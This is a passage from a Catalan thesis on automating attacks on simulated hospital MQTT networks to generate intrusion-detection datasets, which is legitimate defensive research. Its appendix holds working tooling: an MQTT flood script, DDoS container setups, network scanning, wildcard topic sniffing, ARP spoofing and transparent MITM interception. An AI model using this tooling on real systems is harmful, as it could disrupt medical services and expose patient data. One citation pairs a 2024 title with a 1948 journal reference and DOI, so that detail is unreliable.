També, s'implementa l'atac de Man In The Middle (MITM) explicat a 5.4.2. Per a això, es desplega un contenidor Docker amb la imatge base Kalilinux/Kali-Last-Release anomenat "spoofer" que realitza l'atac d'ARP spoofing bidireccional entre el broker trobat i un client seleccionat mitjançant l'eina arpspoof. Paral·lelament, es desplega un altre contenidor Docker similar amb les configuracions de ip forwarding i iptables necessàries anomenat "mitm" que executa l'eina mitmproxy, que actua fa que el host atacant actuï com a proxy transparent entre els dos dispositius atacats.

Un cop acabada l'execució i es decideix al finalització per part de l'usuari, l'eina atura tots els contenidors Docker desplegats i fa una avaluació del trànsit generat mitjançant l'IDS zeek (3.4.6). Si bé aquest apartat no és necessari per a la generació del dataset, és d'utilitat per a poder analitzar el funcionament dels atacs i la seva efectivitat, així com per a identificar possibles millores en la implementació d'aquests.

<pre> captura de paquets 5a398aa24e9b044b53805e93894b24c2438608aba89732509e1a1e6694e7f53a - Escaneig de xarxa per MQTT en el rang 192.168.0.0 /24 : Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-06-14 17:20:47 GMT Initiating SYN Stealth Scan Scanning 256 hosts [1 port/host] IP Broker: 192.168.0.15 Trobant IPs clients MQTT Starting Nmap 7.94SVN (https://nmap.org) at 2025-06-14 17:21 UTC Nmap scan report for mygpon (192.168.0.1) Host is up (0.0023s latency). MAC Address: F8:AA:3F:8F:43:D8 (Dnnet Technologies(Suzhou)) Nmap scan report for 192.168.0.10 </pre>	<pre> IPs lliures trobades: 192.168.0.200 192.168.0.201 IPs Clients simulades: - CL1: 192.168.0.200 - CL2: 192.168.0.201 - Desplegant entorn simulat, executant analitzador i atac DDoS [+] Running 3/3 ✓ Network clients_env_IoTnet Created ✓ Container client1 Started ✓ Container client2 Started ^C Tancant escenari: </pre>
--	---

Figura 6.1: Sortida d'execució de l'eina automatitzada. A l'esquerra es pot veure una part de la sortida dels atacs de reconeixement mentre que a la dreta la sortida dels atacs de DDoS.

Anàlisi de sostenibilitat i implicacions ètiques

7.1 Matriu de sostenibilitat

Perspectiva	Desenvolupament del TFG	Execució del projecte	Riscos i limitacions
Ambiental	Impacte ambiental	Impacte ambiental	Riscos i limitacions ambientals
Econòmica	Cost	Anàlisi de viabilitat	Riscos i limitacions econòmics
Social	Impacte personal	Impacte social	Riscos i limitacions socials

Taula 7.1: Matriu de sostenibilitat del Treball de Fi de Grau (TFG)

7.1.1 Perspectiva ambiental

Impacte ambiental

Aquest projecte es desenvolupa íntegrament en entorns digitals, i el seu impacte ambiental principal es deriva del consum elèctric dels equips emprats durant el desenvolupament i execució del TFG. Es consideren les següents fonts d'emissió de CO:

- Ordinador portàtil personal
- Execució de simulacions en màquina virtual local
- Emissions derivades de reunions virtuals i correus electrònics

Emissions per portàtil personal: Portàtil Acer Aspire amb adaptador de 65 W:

- Potència mitjana: 65 W
- Temps d'ús diari: 4 hores
- Consum mensual: $65\text{W/h} \times 4 \text{ h} \times 30 \text{ dies} = 7.800\text{Wh} = 7,8\text{kWh}$
- Durada del projecte: 5 mesos
- Consum total estimat: $5 \times 7,8 = 39\text{kWh}$

Sabent que cada kWh generat produeix uns 91 g de CO:

- Emissions per portàtil personal: $39\text{kWh} \times 91 \text{ g CO/kWh} = 3.549 \text{ Kg CO}$

Execució local de simulacions: PC de sobretaula amb CPU AMD Ryzen i consum mitjà de 300W:

- Potència mitjana: 300 W
- Temps d'ús diari: 5 hores durant 2 mesos
- Consum mensual: $300\text{W/h} \times 5 \text{ h} \times 30 \text{ dies} = 45.000\text{Wh} = 45\text{kWh}$
- Consum total estimat: $2 \times 45 = 90\text{kWh}$

Sabent que cada kWh generat produeix uns 91 g de CO:

- Emissions per PC de sobretaula: $90\text{kWh} \times 91 \text{ g CO/kWh} = 8.190 \text{ Kg CO}$

Emissions derivades de reunions virtuals i correus electrònics:

- Correus electrònics amb adjunts: $20 \times 50\text{g} = 1\text{kg de CO}$
- Correus sense adjunts: $40 \times 0,3\text{g} = 0,012\text{kg de CO}$
- Reunions virtuals (Meet): $10 \text{ sessions} \times 2 \text{ persones} \times 270\text{g} = 5,4\text{kg de CO}$

Petjada de carboni total estimada: $3.549 + 8.190 + 5.4 = 17.139 \text{ Kg de CO}$

Un arbre absorbeix aproximadament 25 kg de CO l'any, per tant la petjada generada equival a menys d'un arbre per any.

Riscos i limitacions ambientals

Les principals limitacions són les estimacions de consum elèctric i emissions, ja que no s'han pogut obtenir mesures exactes de tots els equips ni de les hores d'ús específiques. Tampoc s'ha utilitzat cap servidor extern ni s'ha fet ús intensiu de GPU, per tant l'impacte ambiental és limitat, però no nul.

7.1.2 Perspectiva econòmica

Cost econòmic

Aquest projecte no ha requerit cap despesa directa en maquinari o llicències de programari, ja que s'ha utilitzat únicament equip personal i eines lliures (com Python, Mosquitto, Kali Linux, etc.). L'únic cost atribuïble és el de l'equip personal:

- Portàtil personal: 600 € (valor estimat)
- PC de sobretaula: 2000 € (valor estimat)
- Total cost estimat de l'equip: $600 \text{ €} + 2000 \text{ €} = 2600 \text{ €}$

Costos laborals estimats:

- Cost estudiant: $600 \text{ hores} \times 10 \text{ €/hora estudiant} = 6.000 \text{ €}$
- Cost professor: $50 \text{ hores} \times 25 \text{ €/hora professor} = 1.250 \text{ €}$
- Total costos laborals: $6.000 \text{ €} + 1.250 \text{ €} = 7.250 \text{ €}$

Impacte econòmic total estimat: $2600 \text{ €} + 7250 \text{ €} = 9850 \text{ €}$

Riscos i limitacions econòmics

La principal limitació és la manca de dades reals sobre el cost dels recursos computacionals si s'executés en entorns de producció, especialment en sistemes IoMT reals. Això impedeix fer una anàlisi precisa de viabilitat econòmica a gran escala. A més, les hores estimades són aproximades i poden variar segons el ritme de treball real.

7.1.3 Perspectiva social

Impacte social Aquest projecte m'ha permès aprofundir en el coneixement sobre ciberseguretat, especialment en entorns mèdics connectats (IoMT). He après a generar tràfic maliciós controlat, identificar vulnerabilitats en protocols com MQTT i comprendre la importància d'entrenar sistemes de detecció d'intrusions realistes.

Aquest procés ha reforçat el meu interès per la recerca en seguretat aplicada a l'àmbit sanitari i ha posat de manifest la necessitat d'enfocar el desenvolupament tecnològic amb responsabilitat i visió ètica.

Impacte social

L'impacte social potencial és rellevant: en un futur, els sistemes de detecció d'intrusions entrenats amb les dades generades podrien contribuir a millorar la seguretat dels dispositius mèdics connectats, reduint el risc per a pacients i personal sanitari.

A més, el projecte fomenta la consciència sobre la ciberseguretat en l'àmbit sanitari, sovint desatada, i obre la porta a més recerca i col·laboració entre enginyers, investigadors i professionals de la salut.

Riscos i limitacions socials Tot i que el projecte es realitza en un entorn simulat, cal tenir en compte que treballar amb dades mèdiques o simular atacs pot generar

dilemes ètics si no s'aplica en contextos adequats. Caldria establir mesures de control estrictes per evitar un mal ús de les eines generades.

7.2 Implicacions ètiques

Aquest projecte es centra en la generació d'atacs per entrenar sistemes de detecció, però s'ha tingut cura que tot es realitzés en entorns controlats i ficticis, sense cap dada real de pacients ni accés a sistemes mèdics reals.

Tanmateix, en un context real, la privacitat de les dades i la seguretat dels dispositius mèdics són qüestions crítiques. Per això, qualsevol aplicació futura d'aquest projecte hauria de complir amb marcs legals com el RGPD i tenir en compte el consentiment informat i la protecció de dades sensibles.

7.3 Relació amb els Objectius de Desenvolupament Sostenible

Aquest treball s'alinea principalment amb l'ODS 3: Salut i benestar, ja que contribueix a reforçar la seguretat dels sistemes mèdics connectats, un factor clau per garantir una assistència mèdica segura i de qualitat. També es relaciona amb l'ODS 9: Indústria, innovació i infraestructura, en promoure la recerca tecnològica i la seguretat digital dins del sector sanitari.

Conclusions i Línies Futures

8.1 Conclusions

Aquest treball s'ha centrat en la generació de cibertatacs sobre entorns mèdics basats en dispositius d'internet de les coses, amb l'objectiu d'exposar vulnerabilitats específiques dels sistemes IoMT i aportar una eina que permeti automatitzar la creació de trànsit maliciós per a l'entrenament de sistemes de detecció d'intrusions basats en machine learning. La contribució més significativa del projecte ha estat el disseny i execució controlada d'atacs contra el protocol MQTT i la infraestructura típica d'una habitació d'hospital, amb èmfasi en la simulació realista d'escenaris compromesos, però sobretot en la facilitat amb què aquests atacs poden tenir èxit en absència de proteccions bàsiques.

Un dels resultats més rellevants ha estat la comprovació de com de vulnerable és un sistema MQTT quan no s'ha configurat adequadament. En el cas dels atacs de reconeixement, s'ha pogut veure que aquests dispositius són fàcilment caracteritzables i al tenir recursos limitats, és poc freqüent que disposin de seguretat i protocols robustos. També, respecte als atacs de força bruta per al descobriment de credencials, s'ha evidenciat que molts serveis MQTT operen amb credencials per defecte o sistemes d'autenticació molt febles. Amb eines molt accessibles, l'atacant pot obtenir accés al broker en pocs segons, especialment si aquest no limita intents ni incorpora sistemes de detecció. L'eina automatitzada desenvolupada ha permès realitzar aquestes proves de forma repetida i consistent, posant en relleu la necessitat d'autenticació robusta i de sistemes de bloqueig automàtic.

En els atacs de subscripció a tòpics sensibles, l'absència d'un sistema de control d'accés (ACL) ha permès que l'atacant es subscribís a canals reservats a dispositius mèdics o sistemes de control, interceptant informació potencialment crítica com dades de pacients o ordres de control sobre equipament mèdic. Aquest tipus d'atacs es pot executar amb una comanda senzilla si no hi ha restriccions de subscripció, i demostra com un disseny insegur de la jerarquia de tòpics pot posar en risc tot el sistema.

Els atacs de tipus DoS i Low-Rate DoS han estat especialment efectius a l'hora de comprometre la disponibilitat del servei. L'atacant, simulant múltiples clients que publiquen missatges a gran velocitat, ha aconseguit saturar el broker o afectar la latència dels dispositius reals. Aquest escenari ha estat reproduït amb facilitat gràcies a l'eina automatitzada i ha confirmat que, en absència de limitació de connexions o de control del volum de publicació, fins i tot una màquina senzilla pot interrompre completament el servei.

També s'ha provat l'efectivitat dels atacs MITM i ARP spoofing, especialment útils per interceptar o manipular missatges entre dispositius. L'ús del protocol MQTT en text pla (sense xifratge TLS) ha permès veure les dades en brut i fins i tot injectar missatges maliciosos sense ser detectat. Aquest resultat mostra la importància de protegir la comunicació a nivell de transport i d'aplicar mesures de detecció de manipulació dins del protocol mateix.

Tots aquests atacs han estat executats de manera automàtica mitjançant un sistema que permet configurar i llançar escenaris concrets amb mínima intervenció manual. La simplicitat i eficàcia dels atacs reforcen una conclusió fonamental del projecte: moltes xarxes IoMT actuals són vulnerables a ciberatacs amb eines bàsiques, sense necessitat d'accés privilegiat. La superfície d'atac és àmplia, i les barreres de protecció sovint inexistent o mal configurades.

També cal destacar que aquest treball ha contribuït exitosament en la generació de datasets amb trànsit benigne i maliciós, que poden ser utilitzats per entrenar models de detecció d'intrusions. Aquests datasets són fonamentals per a la investigació en seguretat IoMT, ja que permeten desenvolupar i validar sistemes de seguretat més robustos. Com és el cas del projecte del grup de recerca Information Security Group dins el qual s'ha dut a terme aquest treball.

8.2 Línies Futures

Pel que fa a les línies futures, una de les prioritats estudiar la configuració de la infraestructura per tal que sigui més segura i donar ues pràctiques recomanades per a evitar els riscos de seguretat estudiats en aquest treball, que poden englobar la incorporació de mètodes d'autenticació forts, xifratge TLS, i una política clara de permisos mitjançant ACLs per restringir l'accés a tòpics sensibles. També es proposa millorar la resiliència del sistema a atacs de denegació de servei, per exemple limitant connexions, aplicant filtres de QoS, o implementant sistemes de detecció precoç.

Una altra direcció rellevant serà ampliar i modularitzar l'eina automatitzada, afegint-hi més tipus d'atacs i suport per escenaris més diversos, incloent diferents protocols com podrien ser CoAP o HTTP i topologies de xarxa diverses. Aquesta eina pot esdevenir una plataforma comuna per a la generació de trànsit maliciós en entorns IoMT, amb finalitats tant de recerca com docents.

En conclusió, aquest treball ha evidenciat que els sistemes mèdics connectats són especialment vulnerables si no s'implementen mesures de seguretat des del disseny. Els resultats obtinguts demostren que la seguretat en IoMT no pot ser un afegit posterior, sinó un component estructural essencial, i que l'existència d'entorns com el desenvolupat aquí és clau per posar en evidència aquestes mancances i avançar cap a sistemes més segurs.

Bibliografia

- [1] Thomas Kriechbaumer Aldo Cortesi Maximilian Hils. *mitmproxy: A Free and Open Source Interactive HTTPS Proxy*. 2025. URL: <https://docs.mitmproxy.org/stable/> (cons. 31-05-2025).
- [2] Héctor Aláiz-Moretón Ángel Luis Muñoz Castañeda José Antonio Aveleira Mata. «Characterization of threats in IoT from an MQTT protocol-oriented dataset». A: *Complex Intelligent Systems* 9.01000 (2023), pàg. 5281 - 5296. DOI: [10.1007/s40747-023-01000-y](https://doi.org/10.1007/s40747-023-01000-y).
- [3] Carlos Cilleruelo. *¿Qué es Zeek?* 2014. URL: <https://keepcoding.io/blog/que-es-zeek/> (cons. 31-05-2025).
- [4] Newtowk Chuck. *Docker Tutorials - NetworkChuck*. 2020. URL: <https://www.youtube.com/watch?v=eGz9DSaIeY&list=PLIhVC56v63IJlnU4k60d0oFIrsbXEivQo&index=2> (cons. 09-05-2025).
- [5] Moshe Zioni Daniel Abeles. *Welcome to MQTT-PWN!* 2018. URL: <https://mqtt-pwn.readthedocs.io/en/latest/> (cons. 31-05-2025).
- [6] TCPDump Developers. *TCPDump: Manual and Documentation*. 2023. URL: <https://www.tcpdump.org/> (cons. 08-05-2025).
- [7] Inc. Docker. *Docker Hub: Ubuntu image*. 2025. URL: https://hub.docker.com/_/ubuntu (cons. 31-05-2025).
- [8] Inc. Docker. *Docker Hub: Zeek image*. 2025. URL: <https://hub.docker.com/r/zeek/zeek> (cons. 31-05-2025).
- [9] Daniel Echeverri. *Docker Stack: Cómo desplegar servicios de Docker Compose en Docker Swarm*. 2021. URL: <https://thehackerway.es/2021/11/22/docker-stack-como-desplegar-servicios-de-docker-compose-en-docker-swarm/> (cons. 21-05-2025).
- [10] Alexandria University Elsevier BV on behalf of Faculty of Engineering. *The internet of things healthcare monitoring system based on MQTT protocol*. 2024. URL: <https://www.sciencedirect.com/science/article/pii/S1110016823000881> (cons. 08-05-2025).

- [11] eTactica. *mqtt-malaria*. 2021. URL: <https://github.com/etactica/mqtt-malaria> (cons. 31-05-2025).
- [12] Mehdi Delrobaei Fatemeh Ghorbani Mohammad Kia. *Evaluating the Possibility of Integrating Augmented Reality and Internet of Things Technologies to Help Patients with Alzheimer's Disease*. Figura adaptada i modificada amb IA. 2024. URL: https://www.researchgate.net/figure/MQTT-protocol-operation-in-AAL-system_fig1_339906098.
- [13] Eclipse Foundation. *Mosquitto MQTT Broker Documentation*. 2024. URL: <https://mosquitto.org/documentation/> (cons. 08-05-2025).
- [14] Python Software Foundation. *Paho MQTT Python Packaging Survey*. 2025. URL: <https://pypi.org/project/paho-mqtt/> (cons. 23-05-2025).
- [15] Monika Grigutyte. *What is bcrypt and how does it work?* 2023. URL: <https://nordvpn.com/es/blog/what-is-bcrypt/> (cons. 15-06-2025).
- [16] IEEE. *IEEE Registration Authority: Assignments*. 2015. URL: <https://regauth. standards.ieee.org/standards-ra-web/pub/view.html#registries> (cons. 01-06-2025).
- [17] Docker Inc. *Docker Hub: eclipse-mosquitto*. 2025. URL: https://hub.docker.com/_/eclipse-mosquitto (cons. 23-05-2025).
- [18] Docker Inc. *Docker Hub: kalilinux/kali-last-release*. 2025. URL: <https://hub.docker.com/r/kalilinux/kali-last-release> (cons. 23-05-2025).
- [19] Qasem Abu Al-Haija Mustafa Al-Fayoumi. «Capturing low-rate DDoS attack based on MQTT protocol in software Defined-IoT environment». A: *Scienze Direct Journal* 19.100316 (2023), pàg. 10. DOI: [10.1016/j.array.2023.100316](https://doi.org/10.1016/j.array.2023.100316).
- [20] Nmap Project. *Nmap Reference Guide*. 2024. URL: <https://nmap.org/book/man.html#man-description/> (cons. 08-05-2025).
- [21] Raphael Ferreira Sajjad Dadkhah Euclides Carlos Pinto Neto. «CICIoMT2024: Attack Vectors in Healthcare devices-A Multi-Protocol Dataset for Assessing IoMT Device Security». A: *Preprints.org* 1.0898 (2024), pàg. 30. DOI: [10.20944/preprints202402.0898.v1](https://doi.org/10.20944/preprints202402.0898.v1).
- [22] Offensive Security. *Kali Linux Documentation*. 2024. URL: <https://www.kali.org/docs/introduction/what-is-kali-linux/> (cons. 11-05-2025).
- [23] Security Trust. *MQTTSA*. 2024. URL: <https://github.com/stfbk/mqttsa> (cons. 31-05-2025).
- [24] Josep Peguerols Valles. «MIoTTA-UPC: Testbed MIoT Configurable para la Evaluacion de Algoritmos de Detección de Ciberataques Basados en Inteligencia Artificial». A: *The Bell System Technical Journal* 27.3 (1948), pàg. 379 - 423. DOI: [10.1002/j.1538-7305.1948.tb01338.x](https://doi.org/10.1002/j.1538-7305.1948.tb01338.x).

Apèndix

Listing A.1: *Desplegament de la xarxa totalment simulada*

```

1 services:
2   broker:
3     image: eclipse-mosquitto
4     container_name: broker
5     privileged: true
6     ports:
7       - "1883:1883s"
8     volumes:
9       - /home/joel/Documents/UNI/TFG/broker/mosquitto/config:/mosquitto/
        config
10      - /home/joel/Documents/UNI/TFG/broker/mosquitto/data:/mosquitto/data
11      - /home/joel/Documents/UNI/TFG/broker/mosquitto/log:/mosquitto/log
12     networks:
13       - IoTnet
14   client1:
15     image: mqttclient
16     container_name: client1
17     command: bash -c "apt update && sleep infinity"
18     privileged: true
19     volumes:
20       - /home/joel/Documents/UNI/TFG/clients/cl1:/home/
21     networks:
22       - IoTnet
23   client2:
24     image: mqttclient
25     container_name: client2
26     command: bash -c "apt update && sleep infinity"
27     privileged: true
28     volumes:
29       - /home/joel/Documents/UNI/TFG/clients/cl2:/home/
30     networks:

```

```

31     - IoTnet
32 atacant:
33     image: kalitfg
34     container_name: atacant
35     command: bash -c "apt update && sleep infinity"
36     environment:
37         - DISPLAY=\${DISPLAY}
38     privileged: true
39     volumes:
40         - /home/joel/Documents/UNI/TFG/observador:/home/
41         - /tmp/.X11-unix:/tmp/.X11-unix
42     networks:
43         - IoTnet
44
45 networks:
46     IoTnet:
47         driver: bridge

```

Listing A.2: *Script de Python per a l'atac de Denegació de Servei*

```

1  import sys
2  import paho.mqtt.client as mqtt
3  import time
4  from threading import Thread
5  import argparse
6
7  parser = argparse.ArgumentParser(description='MQTT Client')
8  parser.add_argument('broker', help='MQTT broker address')
9
10 broker = parser.parse_args().broker
11 port = 1883
12 topic = "mqttTest"
13 messages_per_run = 1000
14 threads = 1000
15
16 counter = 0
17
18 def on_connect(client, userdata, flags, rc):
19     if rc == 0:
20         print("Connected to MQTT broker successfully")
21     else:
22         print(f"Failed to connect, return code {rc}")
23
24 def mqtt_flood():
25     global counter
26     client = mqtt.Client()
27     client.on_connect = on_connect
28     client.connect(broker, port, 60)

```

```

29     client.loop_start()
30     try:
31         while True:
32             for _ in range(messages_per_run):
33                 counter += 1
34                 message = f"Payload: {counter % 10 * 1024}"
35                 client.publish(topic, message, qos=2, retain=True)
36                 print(f"Sent message: {message}")
37                 time.sleep(0.1)
38     except KeyboardInterrupt:
39         print("[-] Canceled by user")
40         client.loop_stop()
41         client.disconnect()
42
43     try:
44         print("Starting MQTT Flooder...\n")
45         for _ in range(threads):
46             t = Thread(target=mqtt_flood)
47             t.start()
48     except KeyboardInterrupt:
49         print("[-] Canceled by user")

```

Listing A.3: *Desplegament de contenidors per a l'atac DDoS*

```

1  services:
2      client1:
3          image: client-mqtt-malaria
4          container_name: client1
5          privileged: true
6          volumes:
7              - ./clients/cl1:/home/
8          environment:
9              - ip_broker=${ip_broker}
10         command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 8 -n
11                     10000 -H ${ip_broker} -s 100 -q 2"
12     networks:
13         IoTnet:
14             ipv4_address: ${ip_cl1}
15
16     client2:
17         image: client-mqtt-malaria
18         container_name: client2
19         privileged: true
20         volumes:
21             - ./clients/cl1:/home/
22         environment:
23             - ip_broker=${ip_broker}
24         command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 8 -n

```

```

24         10000 -H ${ip_broker} -s 100 -q 2"
25     networks:
26         IoTnet:
27             ipv4_address: ${ip_cl2}
28 networks:
29     IoTnet:
30         driver: macvlan
31         driver_opts:
32             parent: ${interface}
33         ipam:
34             config:
35                 - subnet: ${net}${mask}
36                 gateway: ${gw}

```

Listing A.4: *Desplegament de contenidors per a l'atac Low-Rate DDoS*

```

1 services:
2 client1:
3     image: kalilinux/kali-last-release
4     container_name: client1
5     privileged: true
6     volumes:
7         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
8     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
9         t -H 192.168.0.15 -s 100 -q 2 -c cl1"
10 networks:
11     IoTnet:
12         ipv4_address: 192.168.0.101
13 client2:
14     image: kalilinux/kali-last-release
15     container_name: client2
16     privileged: true
17     volumes:
18         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
19     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
20         -t -H 192.168.0.15 -s 100 -q 2 -c cl2"
21 networks:
22     IoTnet:
23         ipv4_address: 192.168.0.102
24 client3:
25     image: client-mqtt-malaria
26     container_name: client3
27     privileged: true
28     volumes:
29         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/

```

```

30     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -t -H 192.168.0.15 -s 100 -q 2 -c cl3"
31     networks:
32         IoTnet:
33             ipv4_address: 192.168.0.103
34
35     client4:
36         image: client-mqtt-malaria
37         container_name: client4
38         privileged: true
39         volumes:
40             - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
41     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -H 192.168.0.15 -s 100 -q 2 -c cl4"
42     networks:
43         IoTnet:
44             ipv4_address: 192.168.0.104
45
46     client5:
47         image: client-mqtt-malaria
48         container_name: client5
49         privileged: true
50         volumes:
51             - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
52     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -H 192.168.0.15 -s 100 -q 2 -c cl5"
53     networks:
54         IoTnet:
55             ipv4_address: 192.168.0.105
56
57     client6:
58         image: client-mqtt-malaria
59         container_name: client6
60         privileged: true
61         volumes:
62             - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
63     command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -H 192.168.0.15 -s 100 -q 2 -c cl6"
64     networks:
65         IoTnet:
66             ipv4_address: 192.168.0.106
67
68     client7:
69         image: client-mqtt-malaria
70         container_name: client7
71         privileged: true
72         volumes:

```

```

73     - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
74 command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -H 192.168.0.15 -s 100 -q 2 -c cl7"
75 networks:
76     IoTnet:
77         ipv4_address: 192.168.0.107
78
79 client8:
80     image: client-mqtt-malaria
81     container_name: client8
82     privileged: true
83     volumes:
84         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
85 command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -H 192.168.0.15 -s 100 -q 2 -c cl8"
86 networks:
87     IoTnet:
88         ipv4_address: 192.168.0.108
89
90 client9:
91     image: client-mqtt-malaria
92     container_name: client9
93     privileged: true
94     volumes:
95         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
96 command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -t -H 192.168.0.15 -s 100 -q 2 -c cl9"
97 networks:
98     IoTnet:
99         ipv4_address: 192.168.0.109
100
101 client10:
102     image: kalilinux/kali-last-release
103     container_name: client10
104     privileged: true
105     volumes:
106         - /home/joel/Documents/UNI/TFG/CLIENTS_ENV/clients/cl1:/home/
107 command: bash -c "python2 /home/mqtt-malaria/malaria publish -P 1 -n 50
      -t -H 192.168.0.15 -s 100 -q 2 -c cl10"
108 networks:
109     IoTnet:
110         ipv4_address: 192.168.0.110
111
112 networks:
113     IoTnet:
114         driver: macvlan
115         driver_opts:

```



```

116     parent: wlp42s0
117     ipam:
118         config:
119             - subnet: 192.168.0.0/24
120               gateway: 192.168.0.1

```

Listing A.5: *Eina automatitzada per a la generació de datasets*

```

1  #!/bin/bash
2  flag_dos=false
3  flag_mitm=false
4  flag_inspect=false
5  flag_sniffing=false
6  num_clients=2
7  compose_file="./CLIENTS_ENV/docker-compose-offline.yml"
8
9  #a modificar:
10 net=192.168.0.0
11 mask=/24
12 gw=192.168.0.1
13 interface=wlp42s0
14 ip_victima=10.4.39.25
15
16
17
18 #1- Captura de paquets amb tcpdump
19 #2- Masscan per trobar el broker
20 #3-Nmap -sn per trobar clients connectats
21 #4- Nmap nse-script per trobar info rellevant del broker
22 #5- Sniffing mosquitto_sub per trobar t pics
23 #6- Despegament d'entorn simulat DDoS
24 #7- Arp spoof i MITM proxy
25 #8- Anàlisi de la captura pcap amb zeek per extreure conclusions
26
27 while getopts "mdis" opt; do
28     case $opt in
29         m) flag_mitm=true ;;
30         d) flag_dos=true ;;
31         i) flag_inspect=true ;;
32         s) flag_sniffing=true ;;
33         \?) echo "opci invalida: -$OPTARG" >&2
34             exit 1 ;;
35     esac
36 done
37
38 cleanup() { #per apagar el docker amb Ctrl+C
39     echo -e "\n Tancant escenari: \n"
40     sudo docker compose -f "$compose_file" down

```

```

41 sudo docker stop escaner && sudo docker rm escaner
42 sudo docker exec -it sniffer bash -c "kill -2 1"
43 sudo docker stop sniffer && sudo docker rm sniffer
44 sudo docker stop mitm && sudo docker rm mitm
45
46 #8- Anàlisis de la captura pcap amb zeek per extreure conclusions
47 echo -e "\n Analitzant paquets capturats \n"
48 sudo docker run --rm --name analitzador --network host -v "$(pwd)/
    escaner":/home zeek/zeek bash -c "cd /home/zeek && zeek -r /home/
    zeek/capt.pcap"
49 exit 0
50 }
51 trap cleanup SIGINT SIGTERM
52
53 mkdir -p ./escaner
54 sudo docker run -d --name escaner --network host -v "$$(pwd)/escaner":/home
    ubuntu:latest sleep infinity #contenedor ubuntu mb interface del host
55 sudo docker exec escaner bash -c "apt update && apt install -y nmap masscan
    prips mosquitto-clients"
56
57 #1- Captura de paquets amb tcpdump
58 echo -e "\n captura de paquets \n"
59 sudo docker run -d --name sniffer --network host -v "$$(pwd)/escaner/zeek"
    :/home ubuntu:latest bash -c "apt update && apt install -y tcpdump &&
    tcpdump -i \$interface -w /home/capt.pcap" #Monitoreig xarxa tcpdump
60
61 #2- Masscan per trobar el broker
62 echo -e "\n - Escaneig de xarxa per MQTT en el rang \$net \$mask : \n"
63 sudo docker exec escaner bash -c "cd /home && masscan \$net\$mask -p1883
    --rate 1000 -oG masscan.txt" #masscan per trobar el broker via tcp port
    1883
64 ip_broker=\$(grep "Host: " ./escaner/masscan.txt | awk '{print \$4}')
65 echo -e "\n IP Broker: \$ip_broker \n"
66
67 #3- Nmap -sn per trobar clients connectats
68 echo -e "\n Trobant IPs clients MQTT \n"
69 sudo docker exec escaner bash -c "cd /home && nmap -sn \$net\$mask -oG
    devices.txt"
70 grep "^Host:" "./escaner/devices.txt" | awk '{print \$2}' | cut -d'(' -f1 >
    "ips.txt"
71 #ip_victima=\$(head -n 1 ips.txt) #no es til porque agafa disp no mqtt
72 #echo -e "\n IP Victima: \$ip_victima \n"
73
74
75 #4- Nmap nse-script per trobar info rellevant del broker
76 if [ "\$flag_inspect" = true ]; then
77     echo -e "\n - Extreient informació del broker MQTT \$ip_broker...\n"

```

```

"
78 sudo docker exec escaner bash -c "cd /home && nmap -Pn --script
    mqtt-subscribe -p 1883 -oG info_broker.txt \$ip_broker" #scripts
    info broker
79 sudo docker exec escaner bash -c "python3 mqttsa.py -u "admin" -w ./psw
    .txt -t 5 -mp 255 -mq 1000 \$ip_broker > info_broker2.txt "
80 fi
81
82 #5- Sniffing mosquitto_sub per trobar t pics
83 if [ "\$flag_sniffing" = true ]; then
84     echo -e "\n    - Subscribit-se temporalment al broker per capturar
        missatges: \n"
85     sudo docker exec escaner bash -c "cd /home && timeout 5s mosquitto_sub
        -h \$ip_broker -t '#' -v > mqtt_sub.txt" #escolta pasiva t pics
        durant 5s
86     read topic msg < <(awk '{print \$1, \$2}' ./escaner/mqtt_sub.txt) #no
        cal printejar realment
87     echo -e "\n    - Topic: \$topic Msg: \$msg \n"
88 fi
89
90 #6- Despegament d'entorn simulat DoS
91 if [ "\$flag_dos" = true ]; then
92     sudo docker exec escaner bash -c "cd /home && source /home/ip_lliuers.
        sh \$net\$mask \$num_clients" #IPs lliures a la xarxa (genera les
        num_clients següents a partir de la .100)
93     source ./escaner/vars.env
94     echo -e "\n IPs Clients simulats: \n    - CL1: \$ip_cl1 \n    - CL2: \
        \$ip_cl2 \n"
95     echo -e "\n    - Desplegant entorn simulat, executant analitzador i
        atac DDoS \n"
96     export ip_broker ip_cl1 ip_cl2 net gw interface mask #exportar
        variables per ser utilitzades en el docker compose (parmetre -E)
97     sudo -E docker compose -f "\$compose_file" up -d #Desplegament d'
        escenari
98 fi
99
100 #7- Arp spoof i MITM proxy
101 if [ "\$flag_mitm" = true ]; then
102     echo -e "\n executant arp spoofing \n"
103     sudo docker run -d --name mitm --privileged --network host -v "\$(pwd)
        /escaner":/home kalitfg sleep infinity
104     sudo docker exec -it mitm bash -c "apt update && sysctl -w net.ipv4.
        ip_forward=1 && iptables -t nat -A PREROUTING -p tcp --dport 1883
        -j REDIRECT && iptables -t nat -A POSTROUTING -p tcp --dport 1883
        -j SNAT --to-source \$ip_victima"
105     sudo docker exec -d mitm bash -c "arp spoof -i \$interface -t \
        \$ip_victima -r \$ip_broker"

```

```

106 sudo docker exec -it mitm bash -c "mitmproxy --mode transparent
    --listen-port 1883 --tcp-hosts '.*' -s /home/mqtt_mitm.py"
107 #sudo docker exec -d mitm bash -c "bettercap -iface wlp42s0 -eval \"set
